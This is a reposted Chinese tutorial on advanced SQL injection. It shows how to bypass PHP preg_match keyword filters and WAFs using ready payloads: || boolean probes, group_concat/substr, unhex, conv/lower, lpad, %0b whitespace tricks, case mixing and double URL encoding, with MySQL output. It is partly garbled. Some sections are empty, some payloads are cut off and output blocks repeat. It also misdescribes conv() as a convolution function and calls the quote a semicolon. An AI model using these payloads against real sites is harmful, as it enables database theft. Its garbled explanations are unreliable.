高级 SQL 注入：混淆和绕过

> 最近在学习代码审计，于是发现了这篇文章，然后转过来学习学习， 并稍加了修改也不知道这位大哥转的谁的文章， 也没有附上原文链接， 转发地址：https://blog.csdn.net/ncafei/artic……

简介：

本文将要揭示能用于现实 CMSs 和 WAFs 程序中的高级绕过技术和混淆技术，
文中所提到的 SQL 注入语句仅仅是一些绕过保护的方法，
另外本文所有内容仅可用于安全研究，如有其它不正当的行为，后果自负。

目录：

过滤规避（Mysql）：

本节将讲解基于 PHP 和 MySQL 的过滤规避行为以及如何绕过过滤

> 绕过函数和关键词过滤

关键词过滤：`and`，`or`

PHP 过滤代码：

PHP 过滤代码：

```
preg_match('/(and|or)/i',$id)
```

`/i` 模式修饰符，表示忽略大小写

关键词 and,or 常被用做简单测试网站是否容存在注入。

过滤注入：

绕过注入：

关键词过滤：`and`，`or`，`union`

PHP 过滤代码：

```
preg_match ('/(and|or|union)/i',$id)
```

关键词 union 通常被用来构造一个恶意的语句以从数据库中获取更多数据。

过滤注入：

```
union select user,password from users
```

绕过注入：

```
1 || (select user from users where user_id = 1)='admin'
```

`||` 管道符后边的意思就是，从 users 表中查找 `user_id = 1` 的 user 数据是不是 admin

关键词过滤：`and`，`or`，`union`，`where`

PHP 过滤代码：

```
preg_match ('/(and|or|union|where)/i',$id)
```

过滤注入：

```
1|| (select user from users where user_id = 1) = 'admin'
```

绕过注入：

```
1|| (select user from users limit 1)='admin'
```

limit 默认的初始行是从 0 行开始

`limit 1` 意思是 选取第一条数据。

关键词过滤：`and`，`or`，`union`，`where`，`limit`

PHP 过滤代码：

```
preg_match ('/(and|or|union|where|limit)/i',$id)
```

关键词 union 通常被用来构造一个恶意的语句以从数据库中获取更多数据。

过滤注入：

```
1|| (select user from users limit 1) ='admin'
```

绕过注入：

```
1|| (select user from users group by user_id having user_id=1 ) = 'admin'
```

GROUP BY 语句通常与聚合函数 (count, sum, avg, min, or max.) 等联合使用来得到一个或多个列的结果集，

HAVING 语句通常与 GROUP BY 语句联合使用，用来过滤由 GROUP BY 语句返回的记录集，

在这里，你可以这样理解，就是

group by 查找字段为 user_id 的所有数据，然后用 having 筛选 `user_id=1` 的那条数据。

关键词过滤：`and`，`or`，`union`，`where`，`limit`，`group by`

PHP 过滤代码：

```
preg_match ('/(and|or|union|where|limit|group by)/i',$id)
```

关键词 union 通常被用来构造一个恶意的语句以从数据库中获取更多数据。

过滤注入：

```
1|| (select  user  from  users  group by  user_id  having  user_id  =1) ='admin'
```

绕过注入：

```
1|| (select  substr(group_concat(user_id),0,1) user  from  users  )=1
```

`group_concat()` 函数将组中的字符串连接成为具有各种选项的单个字符串。，

语法：group_concat(要连接的字段，排序字段，分隔符 (默认是逗号))，

为了更好的理解 `group_concat()` 函数，我们可以简单测试一下 `group_concat(user_id)` 这句 sql 语句

首先一张表的数据为

user_id	first_name	last_name	user	password
1	admin	admin	admin	5f4dcc3b5aa765
2	Gordon	Brown	gordonb	e99a18c428cb38
3	Hack	Me	1337	8d3533d75ae2c
4	Pablo	Picasso	pablo	0d107d09f5bbe
5	Bob	Smith	smithy	5f4dcc3b5aa765

然后使用 `group_concat()` 函数 输出一下看看

```
mysql> select group_concat(user_id) user from users;
```

可以看到已经将 id 全部输出，并且用逗号分隔开了

`substr()` 函数用来切割字符串。

语法：substr(string,start,length)

这条语句我们变换一下，

相当于这样：

`0` 意思是从第 0 位开始，`1` 意思是 到第 1 位结束，

然后输出就是 1

整条 sql 语句最后就变成：

`select 1` 也等于 1 ，

最后就变成 `1|| 1=1` 条件为真。

关键词过滤：`and` ，`or` ，`union` ，`where` ，

关键词过滤：`and` , `or` , `union` , `where` , `limit` , `group by` , `select` , `'` (分号)

PHP 过滤代码：

```
preg_match ('/(and|or|union|where|limit|group by|select|\')/i',$id)
```

过滤注入：

```
1|| (select substr(group_concat(usr_id),1,1)user from users =1
```

绕过注入：

```
1||substr(user,1,1)=unhex(61)
```

首先还是之前那张表，来运行下 sql 语句看看，

```
mysql> select conv(10,10,36);
```

```
+----------------+
| conv(10,10,36) |
+----------------+
| A              |
+----------------+
1 row in set (0.05 sec)

mysql> select conv(11,10,36);
+----------------+
| conv(11,10,36) |
+----------------+
| B              |
+----------------+
1 row in set (0.05 sec)

mysql> select conv(12,10,36);
+----------------+
| conv(12,10,36) |
+----------------+
| C              |
+----------------+
1 row in set (0.06 sec)

mysql> select conv(13,10,36);
+----------------+
| conv(13,10,36) |
+----------------+
| D              |
+----------------+
1 row in set (0.06 sec)
```

`0x61` 为 16 进制的 a，最后就变成 `1||a=a`

unhex() 函数: 对十六进制数字转化为一个字符。

最后这条语句也是跟上面一样了。

关键词过滤：`and` ，`or` ，`union` ，`where` ，

关键词过滤：`and` , `or` , `union` , `where` ,

`limit` , `group by` , `select` , `'` (分号) , `hex`

PHP 过滤代码：

```
preg_match ('/(and|or|union|where|limit|group by|select|\'|hex)/i',$id)
```

过滤注入：

```
1||substr(user,1,1)=unhex(61)
```

绕过注入：

```
1||substr(user,1,1)=lower(conv(10,10,36))
```

conv() 函数是用于计算向量的卷积和多项式乘法。

不懂没关系，这篇文章讲的很详细，

`https://blog.csdn.net/geming2017/article/details/84256843`

虽然看懂了一些，但是太菜了，无法用脚本来计算，

于是本菜稍微去测试了一下，于是有了这个结果，

```
mysql> select conv(10,10,36);
```


```
+----------------+
| conv(10,10,36) |
+----------------+
| A              |
+----------------+
1 row in set (0.05 sec)

mysql> select conv(11,10,36);
+----------------+
| conv(11,10,36) |
+----------------+
| B              |
+----------------+
1 row in set (0.05 sec)

mysql> select conv(12,10,36);
+----------------+
| conv(12,10,36) |
+----------------+
| C              |
+----------------+
1 row in set (0.06 sec)

mysql> select conv(13,10,36);
+----------------+
| conv(13,10,36) |
+----------------+
| D              |
+----------------+
1 row in set (0.06 sec)
```

```
mysql> select conv(10,11,36);
```



```
+----------------+
| conv(10,11,36) |
+----------------+
| B              |
+----------------+
1 row in set (0.05 sec)

mysql> select conv(10,12,36);
+----------------+
| conv(10,12,36) |
+----------------+
| C              |
+----------------+
1 row in set (0.05 sec)

mysql> select conv(10,13,36);
+----------------+
| conv(10,13,36) |
+----------------+
| D              |
+----------------+
1 row in set (0.05 sec)

mysql>
```

第一个数字可以控制输出的字符，第二个数字同样也可以，

第三个数字的话有兴趣的朋友可以自己去试试，

lower() 函数当前字符集映射为小写字母。

知道了函数的作用后面整个绕过语句就很好理解了，

关键词过滤：`and` , `or` , `union` , `where` ,

关键词过滤：`and` , `or` , `union` , `where` , `limit` , `group by` , `select` , `'` (分号) , `hex` , `substr`

PHP 过滤代码：

```
preg_match ('/(and|or|union|where|limit|group by|select|\'|hex|substr)/i',$id)
```

过滤注入：

```
1||substr(user,1,1)=lower(conv(10,10,36))
```

绕过注入：

lpad() 字符串左填充函数。

语法： LPAD(str,len,padstr)


用字符串 padstr 对 str 进行左边填补直至它的长度达到 len 个字符长度，

然后返回 str。如果 str 的长度长于 len，那么它将被截除到 len 个字符。

这里是判断 `user` 中数据的长度是否为 7，如果不是将用 1 来填充

简单测试，

```
mysql> select lpad(user,7,1) from users;
```



关键词过滤：`and`，`or`，`union`，`where`，`limit`，`group by`，`select`，`'`(分号)，`hex`，`substr`，`white space`(英文空格，空白区间的意思)

PHP 过滤代码：

```
preg_match ('/(and|or|union|where|limit|group by|select|\'|hex|substr|\s)/i',$id)
```

过滤注入：

绕过注入：

`\s` 是转移符，用以匹配任何空白字符，包括空格、制表符、换页符等等，

%0b 用来替换空白符。

替换空白符的方法还有 两个空格代替一个空格，用 Tab 代替空格，%a0 = 空格

另外，这些都可以用来替换空白符，

`%20 %09 %0a %0b %0c %0d %a0 %00 /**/ /*!*/`

绕过正则表达式过滤

过滤注入： `1 or 1 = 1`

```
过滤注入：  1 union select 1,table_name from information_schema.tables where table_name='users'
过滤注入：  1 union select 1,table_name from information_schema.tables where table_name between 'a' and
过滤注入：  1 union select 1,table_name from information_schema.tables where table_name between char(97
绕过注入：  1 union select 1,table_name from information_schema.tables where table_name between 0x61 an
绕过注入：  1 union select 1,table_name from information_schema.tables where table_name like 0x75736572
```

常见混淆绕过技术

变换大小写，

某些 WAF 仅过滤小写的 SQL 关键词

正则表达式过滤：

```
preg_match ('/(union|sselect)/i',$id)
```

`/g` (全文查找出现的所有匹配字符)

绕过，例：

```
http://www.xxx.com/index.php?id=1+UnIoNSeLecT1,2,3
```

替换关键词，

某些程序和 WAF 用 preg_replace 函数来去除所有的 SQL 关键词。

关键词 `union` 和 `select` 被去除，

绕过，例：

某些情况下 SQL 关键词被过滤掉并且被替换成空格。因此我们用 `%0b` 来绕过。

绕过，例：

```
http://www.xxx.com/index.php?id=1+uni%0bon+se%0blect+1,2,3--
```

对于注释 `/**/` 不能绕，那么我们用 `%0b` 代替 `/**/` 。

例：

```
过滤：  http://www.xxx.com/news/id/1/**/||/**/lpad(first_name,7,1).html
绕过：  http://www.xxx.com/news/id/1%0b||%0blpad(first_name,7,1).html
```

字符编码

大多 WAF 将对程序的输入进行解码和过滤，

但是某些 WAF 仅对输入解码一次，那么双重加密就能绕过某些过滤。

例：

```
绕过： http://www.xxx.com/index.php?id=1%252f%252a*/union%252f%252a/select%252f%252a*/1,2,3%252f%252a*
```

简单说明一下，

`%252f` 两次 URL 解码后就 `/` 斜杠，

`%252a` 两次 URL 解码后就 `*` 星号，

其他的可以自己动手多去尝试。

对于某些过滤了 `NULL` 字符，和 `'` 单引号的，

可以使用例如下面的语句进行绕过

```
过滤： http://www.xxx.com/news/?unionselect?..
绕过： http://www.xxx.com/news/?/%2A%2A/union/%2A%2A/select?
绕过： http://www.xxx.com/news/?%2f**%2funion%2f**%2fselect
```

附 1：小结

`%0D%0A` 作为换行符

总结

总体来说这篇文章还是不错的，

里面的绕过方法在实战中我们也经常用到，

不过后面依旧有更多更好的方法需要我们去探索，

加油吧，少年！！！